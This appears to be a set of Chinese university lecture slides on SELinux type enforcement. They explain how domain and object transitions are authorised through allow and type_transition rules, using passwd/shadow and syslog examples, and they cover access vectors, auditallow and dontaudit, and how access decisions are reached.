
# 修改口令方法的危险及其消除

- 已知Linux中`/etc/shadow`文件和`passwd`程序的部分权限信息如下所示，请说明`passwd`程序为普通用户修改口令的方法及其不足，如何利用SETE模型的访问控制克服该不足？

r-----	root	root	.....	shadow
r-s--x--x	root	root	.....	passwd

通过SELinux

的改进：




```
allow passwd_d shadow_t : file { ioctl read write create getattr  
setattr lock relabelfrom relabelto append unlink link rename};  
passwd_d域中的passwd进程拥有访问shadow_t类型文件的权限，但不拥有其它权限
```

# 口令修改过程中的域切换

- 设用户BOB登录后要在SELinux机制下修改口令，已知shadow口令文件是 *shadow\_t* 类型的文件，*passwd\_d* 域拥有修改 *shadow\_t* 类型的口令文件所需要的访问权限，试给出一个确定进程工作域的方案，使得负责口令修改的*passwd*进程有权限修改*shadow*文件中的口令信息。

# 口令修改过程中的域切换



```
allow user_d passwd_exec_t: file {getattr execute};  
allow passwd_d passwd_exec_t: file entrypoint;  
allow user_d passwd_d: process transition;
```

# 域切换(Domain Transition)的条件---授权规则

- 同时具备以下三个条件：
  - 进程的新的工作域必须拥有对可执行文件的类型的 *entrypoint* 访问权限；
  - 进程的旧的工作域必须拥有对入口点程序的类型的 *execute* 访问权限；
  - 进程的旧的工作域必须拥有对进程的新的工作域的 *transition* 访问权限。

```
allow user_d passwd_exec_t: file {getattr execute}  
allow passwd_d passwd_exec_t: file entrypoint  
allow user_d passwd_d: process transition
```

# 域切换---切换规则

- 切换规则:

```
type_transition source_type target_type : class default_type;
```

在此域运行的进程


执行此类型的入口点程序

自动切换到该域


- 例:

```
type_transition user_d passwd_exec_t : process passwd_d;
```

# 新进程与域切换



创建进程但不切换域



创建进程且切换域

```
type_transition initrc_d ssh_exec_t : process sshd_d;
```

# 域切换

```
$ sepolicy transition -s httpd_t  
httpd_t @ httpd_suexec_exec_t --> httpd_suexec_t  
httpd_t @ mailman_cgi_exec_t --> mailman_cgi_t  
httpd_t @ abrt_retrace_worker_exec_t --> abrt_retrace_worker_t  
httpd_t @ dirsrvadmin_unconfined_script_exec_t --> dirsrvadmin_unconfined_script_t  
httpd_t @ httpd_unconfined_script_exec_t --> httpd_unconfined_script_t
```

```
$ sepolicy transition -s httpd_t -t system_mail_t  
httpd_t @ exim_exec_t --> system_mail_t  
httpd_t @ courier_exec_t --> system_mail_t  
httpd_t @ sendmail_exec_t --> system_mail_t  
httpd_t ... httpd_suexec_t @ sendmail_exec_t --> system_mail_t  
httpd_t ... httpd_suexec_t @ exim_exec_t --> system_mail_t  
httpd_t ... httpd_suexec_t @ courier_exec_t --> system_mail_t  
httpd_t ... httpd_suexec_t ... httpd_mojomojo_script_t @ sendmail_exec_t --> system_mail_t
```

# 客体切换(Object Transition)---授权规则

```
allow syslogd_d tmp_t : file { relabelfrom };
```

在此域运行的进程

允许文件不取此默认类型

```
allow syslogd_d syslog_tmp_t : file { relabelto };
```

允许文件取此类型

# 客体切换---切换规则

- 切换规则:

**type\_transition** | **source\_type** | **target\_type**:object | **default\_type**;

## 在此域运行的进程


在此类型的目录中建新文件

切换为该类型


- 例：

```
type_transition syslogd_d tmp_t:file syslog_tmp_t;
```

# 新文件与客体切换





创建文件但不切换类型，新文件与目录类型相同。



创建文件且切换类型，新文件与目录类型不同。

# 域切换和客体切换





```
allow unconfined_t ext_gateway_t : process transition;          域切换  
allow unconfined_t secure_services_exec_t : file {execute read getattr};  
allow ext_gateway_t secure_services_exec_t : file entrypoint;  
type_transition unconfined_t secure_services_exec_t : process ext_gateway_t;
```

```
allow ext_gateway_t in_queue_t : dir { write search add_name };  
allow ext_gateway_t in_file_t : file { write create getattr };          客体切换  
type_transition ext_gateway_t in_queue_t : file in_file_t;
```

# SETE访问判定

- 问题：指定的主体能否对指定的客体执行指定的操作？
- 访问判定：为上述问题做出结论的过程
- 输入：访问请求  
(source\_type, target\_type, object\_class, perm\_list)
- 判定依据：访问控制的授权规则
- 输出：授权结论

# 访问向量

- 访问向量（AV）：与访问请求中的perm\_list相对应的判定结论的位图表示。

file (文件) 类别的访问权限											
append	create	execute	get attribute	I/O control	link	lock	read	rename	unlink	write	
?	?	?	?	?	?	?	?	?	?	?	?

1: 有授权  
0: 没有授权

# 访问判定涉及的审计要求

- 获得批准的访问请求是否要审计?
  - 默认情况下 (0), 不审计
  - 明确说明时, 要审计: auditallow
- 遭到拒绝的访问请求是否要审计?
  - 默认情况下 (0), 要审计
  - 明确说明时, 不审计: dontaudit

# 访问向量的类型

- Allow型
  - 描述允许哪些访问
- Auditallow型
  - 描述哪些允许的访问需审计
- Dontaudit型
  - 描述哪些被拒绝的访问无需审计

# 各类访问向量示例

文件类别的访问权限											
	append	create	execute	get attribute	I/O control	link	lock	read	rename	unlink	write
allow	1	1	0	0	0	0	0	0	0	0	0
auditallow	0	0	0	0	0	0	0	0	0	0	0
dontaudit	0	0	0	0	0	0	0	0	0	0	0

# 访问向量含义说明

文件类别的访问权限											
	append	create	execute	get attribute	I/O control	link	lock	read	rename	unlink	write
allow	1	1	0	0	0	0	0	0	0	0	0
auditallow	0	0	0	0	0	0	0	0	0	0	0
dontaudit	0	0	0	0	0	0	0	0	0	0	0

不许访问  
允许访问  
允许的访问不审计  
拒绝的访问要审计

# 访问判定原则

- 如果明确授权，则允许访问，否则，不许访问。
- 如果请求被拒绝，则审计该事件，除非特别注明不要审计。
- 如果请求获得批准，则不审计相应的操作，除非特别注明要审计。

# 访问判定结果概要

判定结果	是否授权访问	是否进行审计
在访问控制规则中没有匹配	不授权	审计判定结果
<i>allow</i> 型 AV 值是 1	授权	一般不审计
<i>auditallow</i> 型 AV 值是 1	不表示授权	审计访问
<i>dontaudit</i> 型 AV 值是 1	不表示授权	不审计判定结果

# 切换判定


- 问题：是否需要切换新创建的进程或文件的类型标签？
  - 默认：新进程的**域标签**与父进程相同
  - 默认：新文件的**类型标签**与父目录相同
- 切换判定：为上述问题做出结论的过程。
- 切换判定亦称标记判定

# 大纲

- Unix系统身份认证
- SELinux访问控制机制
- SELinux安全机制结构设计
- 80386保护模式
- 系统安全审计

